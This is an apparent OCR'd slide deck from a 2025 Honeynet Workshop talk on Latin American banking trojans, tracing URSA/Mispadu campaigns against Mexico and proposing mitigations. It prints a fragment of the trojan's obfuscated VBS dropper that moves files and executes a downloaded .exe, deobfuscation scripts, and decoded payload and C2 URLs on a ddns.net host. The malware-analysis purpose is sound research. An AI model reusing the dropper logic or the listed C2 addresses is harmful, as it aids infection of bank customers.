# BANKING TROJANS IN LATAM, THREAT LANDSCAPE

Hugo Gonzalez

The Honeynet Workshop - Jun 2, 2025

# CONTENT

- Whoami
- Objective
- Banking Trojans
- URSA/Mispadu
- 2023 vs 2025 Campaign
- Details
- Conclusions
- Q & A

# WHOAMI

# OVERVIEW

Give a brief introduction about the main banking trojans affecting LATAM, with their origins and similarities. Review some past and actual campaigns.

It is an important topic because the increasing activity since 2023 and the slowly expansion to Europe. This a heavely localized and adaptative malware. It is afecting the trust in digital banking.

# MAIN BANKING TROJANS

- Coyote
- Casbaneiro (Metamorfo)
- Javali
- Mekotio (Melcoz)
- Grandoreiro
- URSA/Mispadu

# COYOTE

- First Detected: 2024
- Spread: LNK files, PowerShell, Squirrel installer abuse
- Targets: 61 Brazilian banks
- Features: Uses .NET for modular payloads, credential theft

**Reference:** Blackberry Blog: https://blogs.blackberry.com/en/2024/07/coyote-banking-trojan

# CASBANEIRO (METAMORFO)

- Origin: Brazil
- Spread: Fake software updates and tax emails
- Capabilities: On-screen overlays, clipboard hijacking
- Targets: Brazil, Mexico
- Known for frequent code updates


# JAVALI

- Origin: Brazil (Tétrade)
- Spread: Malicious attachments via email
- Capabilities: Fake login overlays, screenshot and keystroke logging
- Targets: Brazil, Mexico

# MEKOTIO

- Origin: Brazil (Tétrade group)
- Spread: Phishing emails with MSI installers
- Capabilities: Screenshot capture, keylogging, credential theft
- Targets: Brazil, Mexico, Chile, Spain
- Resurgence in 2024

**Reference:** The Hacker News, July 2024: https://thehackernews.com/2024/07/experts-warn-of-mekotio-banking-trojan.html





# Mekotio attack flow

# GRANDOREIRO

- Origin: Brazil (Tétrade)
- Delivery: Smishing and fake tax notices phishing, fake PDF with captcha
- Capabilities: Remote desktop access, form injection, screen control
- Targets: Brazil, Mexico, Argentina, Spain
- 1,500+ banks affected globally

**Reference:** Securelist, Kaspersky: https://securelist.com/grandoreiro-banking-trojan/114257




# Grandoreiro attack flow

Interactive view


Grandoreiro captcha

Yara rule to recognize the button

# URSA/MISPADU

- Threat Actor: Malteiro
- Spread: Phishing emails with fake documents
- Capabilities: Overlay attacks, credential harvesting, screenshot and mouse control
- Targets: LATAM and some Europe countries Italy, Poland and Sweden.
- Active: Ongoing campaigns since 2019, surged in 2023–2024

**Reference:** The Hacker News, April 2024: https://thehackernews.com/2024/04/mispadu-trojan-targets-europe-thousands.html


- Looking for some samples for my malware analysis class I got a sample of this
- Same panel and same obfuscation, so I been tracking for a few months with less resources

# 2023 CAMPAIGN TARGETING MEXICO

Everything starts with an email!

# Posible URSA

**Original date:30 de septiembre de 2023**




Generated on 2023-09-30, 12:14 by CTIdiagrams

Deployment


# 2025 CAMPAIGN TARGETING MEXICO

Main differences

- More steps at the begining
- Geo fenced
- Multiple redirections
- Using https
- Same control panel
- Same obfuscation on the VBS

# URSA/Malteiro

**Original date:marzo de 2025**





Generated on 2025-03-15, 08:44 by CTIdiagrams

# Deployment

# URSA/Mispadu

**Original date:mayo de 2025**




**Phishing con adjunto PDF**

El usuario recibe un correo con el pretexto de una supuesta factura, la contraseña es el correo electronico del destinatario

**PDF para descargar ZIP**

Al seguir el enlace desde el PDF se descarga un archivo comprimido con emojis en el nombre

**HTA incluye un JS y este a un VBS que genera un powershell y descarga un VBS**

El archivo HTA incluye un recurso en JavaScript y ese manda llamar un archivo VBS, este está ofuscado crea otro archivo VBS usando wscript.shell y lo ejecuta

**Payload y C2**

El nuevo archivo VBS descarga el payload y se comunica con el C2

Generated on 2025-05-22, 10:34 by CTIdiagrams

Deployment

Interactive view


Interactive view with IoCs

# DEOFUSCATION

- Deobfuscate the strings to obtain the next payloads url. I’m lazy, so steps …
  - Manual function identification
  - Manual key identification

```
565     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
566     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & "1" , Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & "1." & hmLFqTZU_77
567     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + Rif1Mv7PYr_56 & NBhxdtxWJU7NgoO_7)
568
569
570
571
572     if Yb45Eigpe8y_69 <> nSuOlqXKmPk_8 then
573
574     ueO4avowKRQtD_49 PDp6W7nNLzqgluNgIMQ8_71, Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "4" + QHHalpAv349A8QXeyqndS_6
575     DeHKv2D7KMo3nZq_17F Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "4" + QHHalpAv349A8QXeyqndS_6,  Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + "
576     rm2o5c5QowkPotjMlR2Zwa_31 Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & "4" & NBhxdtxWJU7NgoO_7, Yb45Eigpe8y_69
577     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
578     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & "4" , Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73
579     RuK2dJoPjHW7FE_34.DeleteFile( Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + "4" & NBhxdtxWJU7NgoO_7)
580     RuK2dJoPjHW7FE_34.DeleteFile( Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 + "4" & QHHalpAv349A8QXeyqndS_6)
581
582
583     Set cYIKmNIaGIjt_79 = CreateObject(nQuEPrOou2jD_59)
584
585
586     znpMbgAw7YXexrNEOy_78 = dF2VTSdvphIRB1wN_73 + PjXh8hgV_57
587     ueO4avowKRQtD_49 GxYn0BWsjZwB_3 & GV3dJaS_58 & QHHalpAv349A8QXeyqndS_6, Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpA
588     DeHKv2D7KMo3nZq_17F Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpAv349A8QXeyqndS_6,  Yb45Eigpe8y_69 + dF2VTSdvphIRB1w
589     rm2o5c5QowkPotjMlR2Zwa_31 Yb45Eigpe8y_69 & dF2VTSdvphIRB1wN_73 & GV3dJaS_58 & NBhxdtxWJU7NgoO_7, Yb45Eigpe8y_69
590     Set RuK2dJoPjHW7FE_34 = CreateObject(lBxYjCPNWc9zQ5_51)
591     RuK2dJoPjHW7FE_34.MoveFile Yb45Eigpe8y_69 & nSuOlqXKmPk_8 & GV3dJaS_58 , Yb45Eigpe8y_69 & znpMbgAw7YXexrNEOy_78  & ".exe"
592     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + NBhxdtxWJU7NgoO_7 )
593     RuK2dJoPjHW7FE_34.DeleteFile(Yb45Eigpe8y_69 + dF2VTSdvphIRB1wN_73 + GV3dJaS_58 + QHHalpAv349A8QXeyqndS_6 )
594
595     end if
596
597     Set cYIKmNIaGIjt_79 = CreateObject(nQuEPrOou2jD_59)
598     if (PjXh8hgV_57 <> nQuEPrOou2jD_59) then
599
600     cYIKmNIaGIjt_79.ShellExecute  Yb45Eigpe8y_69  & znpMbgAw7YXexrNEOy_78 & PlKlWFyzdsov0_60 , dF2VTSdvphIRB1wN_73 , Yb45Eigpe8y_69 , Ve1KBqBdX
601
602     end if
603     end if
604     end if
605
606      ]]>
607     </script>
608     </component>
```

Obfuscated




```
echo "--------------------------------"
echo " Extraer informaci'on de URSA VBS"
echo "--------------------------------"
echo " PARAM1 : nombre del archivo vbs"
echo " PARAM2 : nombre de la funcion de decodificacion"
echo "--------------------------------"
echo "--------------------------------"

FVBS="$1"
Ffunc="$2"

cp $FVBS file.vbs
grep $2 file.vbs | grep '=' | grep '"' > data.txt
python3 ../de.py > replaces.bash
bash replaces.bash
grep 'http' file.vbs
~
~
```

Bash

```python
def decode(par,v):

    v1 = ord(par[0])-65
    par = par[1:]
    #print(par)
    v2 = ""
    while len(par) >0 :
        v5 = par[0]
        v3 = ord(v5)-65
        v4 = ord(par[1])-65
        v2 = v2+ chr(v3*25+v4-v1-v)
        par = par[2:]
        #print(par)
        #print("."+v2)
    return v2


varss = open('data.txt','r').read().split("\n")[:-1]
dkey = 78
#print(varss)

ddata ={}

for va in varss:
    data = va.split('"')
    v1 = data[0].split("=")[0].strip()
    ddata[v1] = decode(data[1],dkey).replace("/","\/") #.replace("\\","-").replace('"','').replace('#','@')


keyss = ddata.keys()
nk = sorted(keyss,key=len,reverse=True)

for k in nk:
    #print("echo :",'sed -i s/'+k+'/\\"'+ddata[k]+ '\\"/ file.vbs')
    print('''sed -i 's/'''+k+'/\\"'+ddata[k]+ '''\\"/' file.vbs''')

~
```

# Python


"https://sac1.ddns.net/ghyjwha"  = detmPwOblmPjSm_17("BHBHNHNHJHMFFETETHMGTGVEVESGWGWHHHMESHHGXHNETHAHBHSHDHQHBGT" , czhJl7idEyic9_1)
"https://sac1.ddns.net/v/ghyjwh"  = detmPwOblmPjSm_17("VHVIIIIIEIHGAFOFOIHHOHQFQFNHRHRICIHFNICHSIIFOIKFOHUHVINHXILHV" , czhJl7idEyic9_1)
"https://sac1.ddns.net/"  = detmPwOblmPjSm_17("BHBHNHNHJHMFFETETHMGTGVEVESGWGWHHHMESHHGXHNET" , czhJl7idEyic9_1)
XRmwgkEG_72 = detmPwOblmPjSm_17(eN4y32UN_36("https://sac1.ddns.net/ghyjwha" & ".php"),13)
NzHCLBWOia5T4Jts_71= "https://sac1.ddns.net/v/ghyjwh" & XRmwgkEG_72(3) & ".thy53j"
CgyHVvASAfA1bG_49 "https://sac1.ddns.net/ghyjwha" & "m1" & ".thy53j", glToKrYP2TV9RHvK66mPN_69 + wd1laXacriStc5ZXgB_73 + yJopNG1ZO1hGIx351KedD_56 & ".zip"
CgyHVvASAfA1bG_49 "https://sac1.ddns.net/ghyjwha" & "a3" & ".thy53j", glToKrYP2TV9RHvK66mPN_69 + wd1laXacriStc5ZXgB_73 + ql0JB8DulgCsRHGcfSiYOo_58 + yyOJG3vM5zy6zoxsCyzMP8_6

# Result

- **Trends:**
  - Growing abuse of legitimate tools
  - Phishing remains dominant vector
  - Trojans becoming modular and stealthy

- **Mitigations:**
  - Implement multi-layered email filtering (block MSI, LNK, scripting)
  - Use EDR/XDR for behavior-based anomaly detection
  - Enforce MFA on all financial applications
  - Educate employees about localized phishing tricks
  - Segment and monitor financial user endpoints
  - Threat hunting based on TTPs and YARA

# CONCLUSIONS

- Banking trojans in LATAM are resilient and adaptive
- Brazil and Mexico are high-risk zones
- Constant evolution in distribution and obfuscation tactics
- Stronger collaboration between institutions is essential

# COMMERCIAL BREAK

- CTIdiagram
  - New interactive version to be released
- Transform yaml -> html (take picture)

```
fecha: mayo de 2025
title: URSA/Mispadu

diagrama:
 - paso:
   icon:
   - phishing:
       - rsc/correo.png
   - pdffile:
       - rsc/factura.png
   text: Phishing con adjunto PDF
   description: El usuario recibe un correo con el pretexto de una supuesta factura, la contraseña es el correo electronico del
   iocs:
   - baeb522091e083a61b0cac112eeef9b13b0c64f82700207024f3509dbfa02386   pdf
   - https://tinyurl.com/39wj3mxt



 - paso:
   icon:
   - enlace
   - descarga:
       - rsc/descarga.png
   - zipfile:
       - rsc/zipfile.png
   text: PDF para descargar ZIP
